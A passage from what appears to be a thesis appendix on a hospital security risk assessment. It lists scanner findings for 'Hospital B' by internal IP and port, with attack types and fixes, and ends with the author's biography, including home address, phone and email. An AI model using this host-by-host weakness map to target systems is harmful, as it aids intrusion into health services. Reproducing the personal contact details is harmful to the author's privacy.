| | | | 445 | Microsoft Windows SMB NULL Session Authentication | Remote code execution Elevation of Privilege | Apply the following registry changes per the referenced Technet advisories :Set : 1.HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=12.HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1 Remove BROWSER from : 1.HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\NullSessionPipes Reboot once the registry changes are complete. |

## 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 16 | 172.17.20.100 | Medium | 80 | JBoss Enterprise Application Platform (EAP) Status Servlet Request Remote Information Disclosure | authentication-bypass | Upgrade to JBoss EAP version 4.2.0.CP09 / 4.3.0.CP08. |
| | | | 80 | Apache Tomcat RequestDispatcher Directory Traversal Arbitrary File Access | Apache Tomcat is prone to a remote information-disclosure vulnerability. | Upgrade to versions 6.0.20 / 5.5.SVN / 4.1.SVN or later, or apply the patches referenced in the vendor advisory. |
| | | | 80 | JBoss Enterprise Application Platform '/web-console' Authentication Bypass | authentication-bypass | Upgrade to JBoss EAP version 4.2.0.CP09 / 4.3.0.CP08 or later. |
| | | | 80 | Apache Tomcat 5.x < 5.5.21 Multiple Vulnerabilities | cross-site scripting attack | Update Apache Tomcat to version 5.5.21 or later. |
| | | | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 16 | 172.17.20.100 | Medium | 80 | Apache Tomcat 5.5.x < 5.5.36 DIGEST Authentication Multiple Security Weaknesses | authentication-bypass | Update Apache Tomcat to version 5.5.36 or later. |
| | | | 80 | Apache Tomcat 5.0.x <= 5.0.30 / 5.5.x < 5.5.23 Content-Length HTTP Request Smuggling | Cross-site scripting attacks Denial of service | Update Apache Tomcat to version 5.5.23 or later, or use the latest SVN source for 5.0.x. |
| | | | 1311 | SSL Weak Cipher Suites Supported | | Reconfigure the affected application if possible to avoid use of weak ciphers.(least 56 bits) |
| | | | 1311 | SSL Medium Strength Cipher Suites Supported | | Reconfigure the affected application if possible to avoid use of medium strength ciphers.(least 112 bits) |
| | | | 80 | Apache Tomcat < 4.1.40 / 5.5.28 / 6.0.20 Multiple Vulnerabilities | denial of service | Update Apache Tomcat to version 4.1.40 / 5.5.28 / 6.0.20 or later. |
| | | | 80 | Apache Tomcat 5.0.x <= 5.0.30 / 5.5.x < 5.5.25 Multiple Vulnerabilities | Cross-Site Scripting | Update Apache Tomcat to a version greater than 5.5.25 or use the latest SVN source for 5.0.x. |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 16 | 172.17.20.100 | Medium | 80 | Apache Tomcat 5.5.x < 5.5.32 HTML Manager Interface XSS | Cross-Site Scripting | Upgrade to Apache Tomcat version 5.5.32 or later. |
| | | | 1311 | SSL / TLS Renegotiation DoS | denial of service | Contact the vendor for specific patch information. |
| | | | 3389 | Terminal Services Encryption Level is Medium or Low | Man in the middle attacks | Change RDP encryption level to one of : 3. High, 4. FIPS Compliant |
| | | | 1311 | SSL Certificate Signed using Weak Hashing Algorithm | | Contact the Certificate Authority to have the certificate reissued. |
| | | Low | 80 | Apache Tomcat Cross-Application File Manipulation | Apache Tomcat is prone to an information-disclosure vulnerability. | Upgrade to versions 6.0.20 / 5.5.SVN / 4.1.SVN or later, or apply the patches referenced in the vendor advisory. |
| | | | 3389 | Terminal Services Encryption Level is not FIPS-140 Compliant | | Change RDP encryption level to : 4. FIPS Compliant |
| | | | 1311 | SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection | Man in the middle attacks | Contact the vendor for specific patch information. |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 17 | 172.17.9.11 | Medium | 1311 | SSL Certificate Cannot Be Trusted | Man in the middle attacks | Purchase or generate a proper certificate for this service. |
| | | | 1311 | SSL Self-Signed Certificate | Man in the middle attacks | Purchase or generate a proper certificate for this service. |
| | | | 80 | Web Server info.php / phpinfo.php Detection | Information garthering | Remove the affected files. |
| | | | 80 | ScozBook scozbook/add.php Multiple Parameter XSS | Cross-Site Scripting | Delete this package. |
| | | | 1311 | SSL Certificate Expiry | | Purchase or generate a new SSL certificate to replace the existing one. |
| | | | 445 | Microsoft Windows SMB NULL Session Authentication | Remote code execution Elevation of Privilege | Apply the following registry changes per the referenced Technet advisories :Set : 1.HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=12.HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1 Remove BROWSER from : 1.HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\NullSessionPipes Reboot once the registry changes are complete. |
| | | | 1311 | SSL Certificate with Wrong Hostname | | Purchase or generate a proper certificate for this service. |

## 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 17 | 172.17.9.11 | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| | | | 1311 | SSL Weak Cipher Suites Supported | | Reconfigure the affected application if possible to avoid use of weak ciphers.(least 56 bits) |
| | | | 1311 | SSL Medium Strength Cipher Suites Supported | | Reconfigure the affected application if possible to avoid use of medium strength ciphers.(least 112 bits) |
| | | | 1311 | Dell OpenManage Server Administrator 'HelpViewer' Redirect | Conduct phishing attacks by tricking users into visiting malicious websites. | Zero day |
| | | | 80 | phpMyAdmin error.php BBcode Tag XSS (PMASA-2010-9) | Cross-Site Scripting | Upgrade to phpMyAdmin 3.4.0-beta1 or later. |
| | | | 1311 | SSL / TLS Renegotiation DoS | denial of service | Contact the vendor for specific patch information. |
| | | | 1311 | Dell OpenManage Server Administrator omalogin.html DOM-based XSS | Cross-Site Scripting | Upgrade to version 6.5, 7.0, or 7.1 (if necessary) and apply the appropriate patch referenced in US-CERT VU#558132. |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 17 | 172.17.9.11 | Medium | 1311 | SSL Certificate Signed using Weak Hashing Algorithm | | Contact the Certificate Authority to have the certificate reissued. |
| | | | 1311 | SSL Certificate Chain Contains Weak RSA Keys (512 bits) | | Replace the certificate in the chain with the weak RSA key with a stronger key, and reissue any certificates it signed.(RSA keys shorter than 1024 bits.) |
| | | Low | 80 | Web Server Uses Plain Text Authentication Forms | Man in the middle attacks | Make sure that every sensitive form transmits content over HTTPS. |
| | | | 21 | FTP Supports Clear Text Authentication | Man in the middle attacks | Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server so that control connections are encrypted. |
| | | | 1311 | SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection | Man in the middle attacks | Contact the vendor for specific patch information. |
| 18 | 172.17.9.25 | Critical | 2381 | HP System Management Homepage < 7.0 Multiple Vulnerabilities | Denial of service | Upgrade to HP System Management Homepage 7.0 or later.(Installed version : 6.3.0.22<br>Fixed version : 7.0.0.24) |
| | | High | 2381 | HP System Management Homepage < 7.1.1 Multiple Vulnerabilities | Denial of service<br>Elevation of Privilege | Upgrade to HP System Management Homepage 7.1.1 or later.(Installed version : 6.3.0.22<br>Fixed version : 7.1.1.1) |

## 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 18 | 172.17.9.25 | Medium | 2381 | SSL Certificate Cannot Be Trusted | Man in the middle attacks | Purchase or generate a proper certificate for this service. |
| | | | 2381 | SSL Self-Signed Certificate | Man in the middle attack | Purchase or generate a proper certificate for this service. |
| | | | 80 | ASP.NET DEBUG Method Enabled | Remote code execution | Make sure that DEBUG statements are disabled or only usable by authenticated users. |
| | | | 80 | PHP expose_php Information Disclosure | the remote host allows disclosure of sensitive information. | In the PHP configuration file, php.ini, set the value for 'expose_php' to 'Off' to disable this behavior. Restart the web server daemon to put this change into effect. |
| | | | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| | | | 21 | MS12-073: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (2733829) (uncredentialed check) | Information Disclosure Command injection | Microsoft has released a set of patches for Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/ms12-073 |
| | | | 3306 | MySQL Protocol Remote User Enumeration | brute-force password cracking | Zero day |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 18 | 172.17.9.25 | Medium | 80 | phpMyAdmin 3.4.x < 3.4.8 Cross-Site Scripting (PMASA-2011-18) | Cross-Site Scripting | Either apply the vendor patches or upgrade to phpMyAdmin version 3.4.8 or later. |
| | | | 80 | phpMyAdmin 3.4.x < 3.4.10.1 Cross-Site Scripting (PMASA-2012-1) | Cross-Site Scripting | Apply the vendor patches or upgrade to phpMyAdmin version 3.4.10.1 or later. |
| | | Low | 80 | Web Server Uses Plain Text Authentication Forms | Man in the middle attacks | Make sure that every sensitive form transmits content over HTTPS. |
| | | | 21 | FTP Supports Clear Text Authentication | Man in the middle attack | Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server so that control connections are encrypted. |

# BIOGRAPHY

| | |
|---|---|
| **NAME** | Mr. Autthapon Tongsrisomboon |
| **DATE OF BIRTH** | 19 September 1983 |
| **PLACE OF BIRTH** | Trad, Thailand |
| **INSTITUTIONS ATTENDED** | Kasetsart University, 2002-2005<br>Bachelor of Engineer (Irrigation Engineering)<br>Kasetsart University, 2006-2007<br>Bachelor of Engineer (Civil Engineering)<br>Mahidol University, 2009-2013<br>Master of Science (Technology of Information System Management) |
| **HOME ADDRESS** | 36/158 Moo 4 Rd. Thung Mangkon 12 Rd.<br>Chimplee Taling Chan Bangkok 10170<br>Tel. 081-700-0585<br>E-mail : autkung_zzz@hotmail.com |
| **PUBLICATION / PRESENTATION** | Autthapon Tongsrisomboon, “Case study: Applying of security risk assessment process for information system in hospital, The 2012 International Computer Science and Engineering Conference, October 18-19, 2012, Pattaya, Thailand |